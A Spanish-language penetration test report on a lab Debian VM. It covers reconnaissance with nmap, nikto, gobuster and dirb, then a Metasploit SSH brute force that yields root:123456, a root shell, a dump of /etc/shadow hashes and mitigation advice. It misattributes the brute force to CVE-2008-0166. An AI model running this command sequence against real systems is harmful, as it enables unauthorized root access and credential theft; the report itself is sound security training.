Informe de pentesting

IP: 192.168.1.63 / **Máquina afectada:** Servidor Debian

Introducción

El presente documento tiene como objetivo **obtener información** sobre las **vulnerabilidades** que puedan albergar en la **máquina afectada**, puertos que puedan propiciar estas vulnerabilidades.


El informe se divide en dos fases, **reconocimiento del entorno** y **explotación de la máquina**. Durante la primera, se **buscan** vulnerabilidades e **información** sobre la máquina para identificarla e **identificar riesgos** que tengan. En la segunda, ya **se evalúa** y **ataca la vulnerabilidad** en busca de la metodología para explotar el riesgo, una vez dado el resultado a la luz, se buscan medidas para **evitar** que esta clase de incidentes no vuelvan a producirse.

Reconocimiento del entorno

El reconocimiento del entorno consiste en **revisar las vulnerabilidades** que albergan en **servicios**, información del dominio, subdominios que tenga disponibles e información sobre **directorios** y **subdirectorios**. De esta forma, se puede denominar por dónde se puede comenzar la explotación.

Resultados de escaneo de red

Para encontrar la máquina target, se hace el comando **“nmap -sn IP/máscara de red”.** Ejecutando el comando, se lista una serie de escaneos de las diferentes ip 's listadas con la información que aporta cada una de ellas. La dirección que interesa para hacer el **reconocimiento**, se utilizará la **ip 63**.



Resultados de enumeración de servicios

Para buscar información sobre los servicios disponibles en la máquina, se ejecutará el comando **nmap -sV -p-** en búsqueda de servicios, versión, puerto y estado. Así, se conoce los puertos que no deberían estar expuestos cómo ejemplarmente el servicio ***vsftpd 3.0.3***.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.1.63
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-26 19:00 EST
Nmap scan report for 192.168.1.63
Host is up (0.00014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:17:AB:FE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Información del dominio

Para poder conocer más sobre el dominio al que se está extrayendo información, se realiza el comando **“whois (IP del cliente)”** y se revelará la información sobre la NetName, correos de la organización, entre otros.

```
┌──(kali㉿kali)-[~]
└─$ whois 192.168.1.63

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2026, American Registry for Internet Numbers, Ltd.
#


NetRange:       192.168.0.0 - 192.168.255.255
CIDR:           192.168.0.0/16
NetName:        PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle:      NET-192-168-0-0-1
Parent:         NET192 (NET-192-0-0-0-0)
NetType:        IANA Special Use
OriginAS:
Organization:   Internet Assigned Numbers Authority (IANA)
RegDate:        1994-03-15
Updated:        2024-05-24
Comment:        These addresses are in use by many millions of independently oper
es.  They are only intended for use within a private context  and traffic that ne
Comment:
Comment:        These addresses can be used by anyone without any need to coordin
on logs or in e-mail records.  Please refer to http://www.iana.org/abuse/answers
Comment:
Comment:        These addresses were assigned by the IETF, the organization that
Comment:        http://datatracker.ietf.org/doc/rfc1918
Ref:            https://rdap.arin.net/registry/ip/192.168.0.0



OrgName:        Internet Assigned Numbers Authority
OrgId:          IANA
Address:        12025 Waterfront Drive
Address:        Suite 300
City:           Los Angeles
StateProv:      CA
PostalCode:     90292
Country:        US
RegDate:
Updated:        2024-05-24
```

Subdominios encontrados

El comando nslookup tiene la finalidad de revelar los subdominios que pueden pertenecer a la IP target asociada. En la imagen se revela el texto **NXDOMAIN**, cuyo significado indica que no tiene subdominios asociados.

```
┌──(kali㉿kali)-[~]
└─$ nslookup 192.168.1.63
** server can't find 63.1.168.192.in-addr.arpa: NXDOMAIN
```

Vulnerabilidades identificadas

Para las búsquedas efectivas se realiza el comando **“nikto -h 192.168.1.63”** para obtener los siguientes resultados.

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 192.168.1.63
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.63
+ Target Hostname:    192.168.1.63
+ Target Port:        80
+ Start Time:         2026-01-26 19:02:41 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.62 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
sing-content-type-header/
+ /CZfdeG1F.save: Drupal Link header found with value: <http://localhost/index.php/wp-json/>; rel="https:/
+ /CZfdeG1F.: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-U
+ /: Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 623573d915b52, mtime:
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET .
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /wp-app.log: Wordpress' wp-app.log may leak application/system details.
+ /wordpress/wp-app.log: Wordpress' wp-app.log may leak application/system details.
+ /wordpress/: A Wordpress installation was found.
+ /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information.
+ /wp-login.php: Wordpress login found.
+ 8106 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2026-01-26 19:10:10 (GMT-5) (449 seconds)
```

En la imagen adjunta, se avisan de múltiples vulnerabilidades de más importancia como una **configuración incorrecta** de **/wp-content/uploads/** remarcando que es **navegable**, lo que indica que la información sensible es **revelable** e incluso descargable sin necesidad de **adivinar nombres**.

Directorios y archivos encontrados

Para la consulta de archivos que se encuentran en el cliente al que se quiere acceder, se realiza el siguiente comando para obtener la información **“gobuster dir -u ‘http://192.168.1.63/usr/share/wordlists/seclists/Discovery/Web-content/common.txt ”** para ver qué archivos se encuentran en la máquina.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.63 -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.63
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 277]
/.htaccess           (Status: 403) [Size: 277]
/.htpasswd           (Status: 403) [Size: 277]
/0                   (Status: 301) [Size: 0] [--> http://192.168.1.63/0/]
/admin               (Status: 302) [Size: 0] [--> http://localhost/wp-admin/]
/dashboard           (Status: 302) [Size: 0] [--> http://localhost/wp-admin/]
/favicon.ico         (Status: 302) [Size: 0] [--> http://localhost/wp-includes/images/w-logo-blue-white-bg.png]
/index.html          (Status: 200) [Size: 10701]
/index.php           (Status: 301) [Size: 0] [--> http://192.168.1.63/]
/login               (Status: 302) [Size: 0] [--> http://localhost/wp-login.php]
/render?url=https://www.google.com (Status: 301) [Size: 0] [--> http://192.168.1.63/render%3Furl=https:/www.google.com]
/render/https://www.google.com (Status: 301) [Size: 0] [--> http://192.168.1.63/render/https:/www.google.com]
/robots.txt          (Status: 200) [Size: 109]
/server-status       (Status: 403) [Size: 277]
/sitemap.xml         (Status: 200) [Size: 502]
/wp-admin            (Status: 301) [Size: 315] [--> http://192.168.1.63/wp-admin/]
/wp-content          (Status: 301) [Size: 317] [--> http://192.168.1.63/wp-content/]
/wp-includes         (Status: 301) [Size: 318] [--> http://192.168.1.63/wp-includes/]
/xmlrpc.php          (Status: 405) [Size: 42]
Progress: 4746 / 4746 (100.00%)
```

Para ver los directorios en vez de los archivos, se ejecuta el siguiente comando: **“dirb http://IP /usr/share/wordlists/seclists/Discovery/Web-content/common.txt”**

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.1.63 /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jan 26 19:24:00 2026
URL_BASE: http://192.168.1.63/
WORDLIST_FILES: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

-----------------

GENERATED WORDS: 4745

---- Scanning URL: http://192.168.1.63/ ----
==> DIRECTORY: http://192.168.1.63/0/
+ http://192.168.1.63/admin (CODE:302|SIZE:0)
```

```
---- Entering directory: http://192.168.1.63/wp-content/plugins/ ----
+ http://192.168.1.63/wp-content/plugins/index.php (CODE:200|SIZE:0)
+ http://192.168.1.63/wp-content/plugins/render/https://www.google.com (CODE:301|SIZE:0)

---- Entering directory: http://192.168.1.63/wp-content/themes/ ----
+ http://192.168.1.63/wp-content/themes/index.php (CODE:200|SIZE:0)
+ http://192.168.1.63/wp-content/themes/render/https://www.google.com (CODE:301|SIZE:0)

---- Entering directory: http://192.168.1.63/wp-content/upgrade/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.63/wp-content/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Jan 26 20:01:18 2026
DOWNLOADED: 37960 - FOUND: 28
```

Explotación de la máquina

Metodología

Para la metodología, se emplea el comando **“nmap -sV -p- --script=vuln 192.168.1.63”** para sacar a luz las vulnerabilidades que tienen los servicios abiertos en el servidor.

Lo que dice el **“not shown”** se refiere a que los demás puertos excepto el 21,22 y el 80 están cerrados.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- --script=vuln 192.168.1.63
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 15:37 EST
Nmap scan report for 192.168.1.63
Host is up (0.000099s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
```

La vulnerabilidad target que se lleva a cabo en el documento irá enfocado en base a la vulnerabilidad del puerto **22 SSH (OpenSSH)**.

```
|_      CVE-2021-3618   7.4     https://vulners.com/cve/CVE-2021-3618
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:9.2p1:
|       PACKETSTORM:179290      10.0    https://vulners.com/packetstorm/PACKETSTORM:179290      *EXPLOIT*
|       1EEC8894-D2F7-547C-827C-915BE866875C    10.0    https://vulners.com/githubexploit/1EEC8894-D2F7-547C-827C-91
5BE866875C      *EXPLOIT*
|       PACKETSTORM:173661      9.8     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3A
F0523F3807      *EXPLOIT*
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       CVE-2023-28531  9.8     https://vulners.com/cve/CVE-2023-28531
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-80
64A1575B23      *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8
DB5379A623      *EXPLOIT*
|       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2D
E89F3927EC      *EXPLOIT*
|       6192C35D-F78B-5C0A-AB8D-9826A79A5320    9.8     https://vulners.com/githubexploit/6192C35D-F78B-5C0A-AB8D-98
26A79A5320      *EXPLOIT*
|       33D623F7-98E0-5F75-80FA-81AA666D1340    9.8     https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81
AA666D1340      *EXPLOIT*
|       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8     https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1E
EAFD4B9FF0      *EXPLOIT*
|       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8     https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4
B9E2D1B587      *EXPLOIT*
|       F8981437-1287-5B69-93F1-657DFB1DCE59    9.3     https://vulners.com/githubexploit/F8981437-1287-5B69-93F1-65
```

La información concluyente para vulnerar esta debilidad se basa en el [CVE-2008-0166](). La vulnerabilidad permite a atacantes realizar ataques remotos de fuerza bruta de manera eficiente contra claves SSL y SSH, facilitando la descifrado de tráfico, ataques de intermediario (man-in-the-middle) y el acceso no autorizado a sistemas.

Para llevar a cabo el siguiente ataque, se accede desde la **msfconsole**, para probar un ssh_login se establecen valores de interés como la **IP** target, **user** target, la ruta de diccionario de contraseñas **PASS_FILE** y el modo detallado del escáner **VERBOSE**.

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.63
RHOSTS ⇒ 192.168.1.63
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME ⇒ root
msf auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/metasploit/unix_passwords.txt
PASS_FILE ⇒ /usr/share/wordlists/metasploit/unix_passwords.txt
msf auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
```

Cuando se ejecuta el comando **run**, se utiliza el diccionario de contraseñas para averiguar la contraseña de root a **fuerza bruta**. Finalmente, cuando la credencial de root es encontrada, ésta se muestra exitosamente y se abre una sesión en la **máquina afectada**.

```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.1.63:22       - Starting bruteforce
[*] 192.168.1.63:22 SSH - Testing User/Pass combinations
[-] 192.168.1.63:22       - Failed: 'root:admin'
[!] No active DB -- Credential data will not be saved!
[+] 192.168.1.63:22       - Success: 'root:123456' 'uid=0(root) gid=0(root) groups=0(root) Linux debian 6.1.0-25-amd
64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64 GNU/Linux '
[*] SSH session 1 opened (192.168.1.11:45023 → 192.168.1.63:22) at 2026-01-28 07:09:09 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Una vez creada la sesión, con el comando sessions se muestra la sesión del tipo de **shell**, **información** de la sesión y las ip **origen** (servidor Debian) y **receptor** (Kali).

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type          Information  Connection
  --  ----  ----          -----------  ----------
  1         shell linux   SSH kali @   192.168.1.11:45023 → 192.168.1.63:22 (192.168.1.63)
```

Resultados

Como resultado exitoso, se abre la **sesión SSH** y al iniciar la interacción, finalmente se conecta correctamente al servidor Debian como **root**. Ya después de esto, se hacen comprobaciones como **whoami**, **uname -a** o **last**, que dice las últimas conexiones hasta la fecha.

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
root
uname -a
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64 GNU/Linux
last
debian   pts/0        192.168.1.11     Tue Jan 27 18:38 - 18:39  (00:00)
debian   pts/0        192.168.1.11     Tue Jan 27 18:16 - 18:25  (00:09)
debian   pts/0        192.168.1.11     Tue Jan 27 18:10 - 18:11  (00:00)
debian   tty7         :0               Tue Jan 27 13:07    gone - no logout
reboot   system boot  6.1.0-25-amd64   Tue Jan 27 13:04   still running
debian   tty7         :0               Tue Jan 27 11:16 - crash  (01:47)
reboot   system boot  6.1.0-25-amd64   Tue Jan 27 11:15   still running
debian   tty7         :0               Mon Jan 26 18:52 - crash  (16:22)
reboot   system boot  6.1.0-25-amd64   Mon Jan 26 18:50   still running
debian   tty7         :0               Mon Jan 26 18:48 - crash  (00:01)
reboot   system boot  6.1.0-25-amd64   Mon Jan 26 18:46   still running
debian   pts/1        192.168.1.11     Fri Jan 23 09:27 - crash (3+09:19)
debian   pts/1        192.168.1.11     Fri Jan 23 08:22 - 08:46  (00:23)
debian   pts/1        192.168.1.11     Fri Jan 23 08:19 - 08:20  (00:01)
debian   tty7         :0               Fri Jan 23 08:12 - crash (3+10:34)
reboot   system boot  6.1.0-25-amd64   Fri Jan 23 08:11   still running
debian   tty7         :0               Tue Oct  8 17:28 - crash (471+15:42)
reboot   system boot  6.1.0-25-amd64   Tue Oct  8 17:28   still running
debian   tty7         :0               Tue Oct  8 16:48 - crash  (00:40)
reboot   system boot  6.1.0-25-amd64   Tue Oct  8 16:48   still running
debian   tty7         :0               Tue Oct  8 16:44 - crash  (00:03)
reboot   system boot  6.1.0-25-amd64   Tue Oct  8 16:43   still running
debian   tty7         :0               Mon Sep 30 15:13 - crash (8+01:29)
reboot   system boot  6.1.0-25-amd64   Mon Sep 30 15:09   still running
debian   tty7         :0               Mon Sep 30 09:49 - 12:27  (02:38)
reboot   system boot  6.1.0-23-amd64   Mon Sep 30 09:48 - 12:28  (02:39)
debian   tty7         :0               Sat Sep 28 16:40 - crash (1+17:08)
reboot   system boot  6.1.0-23-amd64   Sat Sep 28 16:39 - 12:28 (1+19:48)
debian   tty7         :0               Wed Jul 31 16:45 - 18:18  (01:33)
reboot   system boot  6.1.0-23-amd64   Wed Jul 31 16:45 - 18:19  (01:34)
debian   tty7         :0               Wed Jul 31 16:04 - 16:44  (00:39)
reboot   system boot  6.1.0-23-amd64   Wed Jul 31 16:04 - 16:44  (00:40)
debian   tty7         :0               Wed Jul 31 15:57 - 15:59  (00:01)
reboot   system boot  6.1.0-23-amd64   Wed Jul 31 15:56 - 15:59  (00:02)

wtmp begins Wed Jul 31 15:56:58 2024
```

Impacto

Una explotación exitosa de esta vulnerabilidad permite el **compromiso total** del servidor, así otorgando al atacante **privilegios de root** para manipular el sistema operativo a su **antojo**.

Este impacto es crítico, ya que se facilita la exfiltración de bases de datos de WordPress, robo de hashes de contraseñas en **/etc/shadow** e instalaciones de malware para la persistencia. Al tener el control del **puerto 22 (SSH)**, éste se utiliza como **puente** para realizar **movimientos laterales** a otros dispositivos de red interna.

Finalmente, la **integridad** y la **disponibilidad** de los servicios quedan **anuladas**, permitiendo de este modo desde el **borrado de archivos** hasta **rescates de datos** mediante ransomware.

```
cat /etc/shadow
root:$y$j9T$JS4rfiOarW0L6moIXGCts/$xALMgqqXQHqegxDj54EPWkfpTWJ0iCmimHpEmBUifDD:19935:0:99999:7:::
daemon:*:19935:0:99999:7:::
bin:*:19935:0:99999:7:::
sys:*:19935:0:99999:7:::
sync:*:19935:0:99999:7:::
games:*:19935:0:99999:7:::
man:*:19935:0:99999:7:::
lp:*:19935:0:99999:7:::
mail:*:19935:0:99999:7:::
news:*:19935:0:99999:7:::
uucp:*:19935:0:99999:7:::
proxy:*:19935:0:99999:7:::
www-data:*:19935:0:99999:7:::
backup:*:19935:0:99999:7:::
list:*:19935:0:99999:7:::
irc:*:19935:0:99999:7:::
_apt:*:19935:0:99999:7:::
nobody:*:19935:0:99999:7:::
systemd-network:!*:19935::::::
systemd-timesync:!*:19935::::::
messagebus:!:19935::::::
avahi-autoipd:!:19935::::::
usbmux:!:19935::::::
dnsmasq:!:19935::::::
avahi:!:19935::::::
speech-dispatcher:!:19935::::::
pulse:!:19935::::::
saned:!:19935::::::
lightdm:!:19935::::::
polkitd:!*:19935::::::
rtkit:!:19935::::::
colord:!:19935::::::
debian:$y$j9T$LU2uhjMTdfBVsjmHytJLi/$bPwMjkL7fCuSPSRlINRqCKkqrnDjCYtbwBMyKWxbvb0:19935:0:99999:7:::
```

Mitigación

Para evitar futuros incidentes por vulnerabilidades semejantes a esta, se recomienda **deshabilitar** el **acceso directo** al usuario root editando el archivo **/etc/ssh/sshd_config**, así los atacantes tendrán que adivinar las credenciales de un usuario común (nombre y contraseña), de esta forma duplicando la **dificultad** del ataque.

Las políticas de contraseñas **PAM** también garantizan contraseñas más fuertes frente a diccionarios comunes y el cambio de puerto SSH 22 a uno aleatorio reduce así drásticamente el ruido de los logs, ya que la mayoría de bots solo escanean el puerto estándar (22).

Conclusiones

La seguridad en los servidores clave garantiza la disponibilidad, confidencialidad e integridad de los datos que finalmente se confían de la empresa a medios esenciales para una operatividad clave. Además de una correcta aplicación de los consejos y de auditorías regulares, se asegura una paz longeva frente a ataques remotos.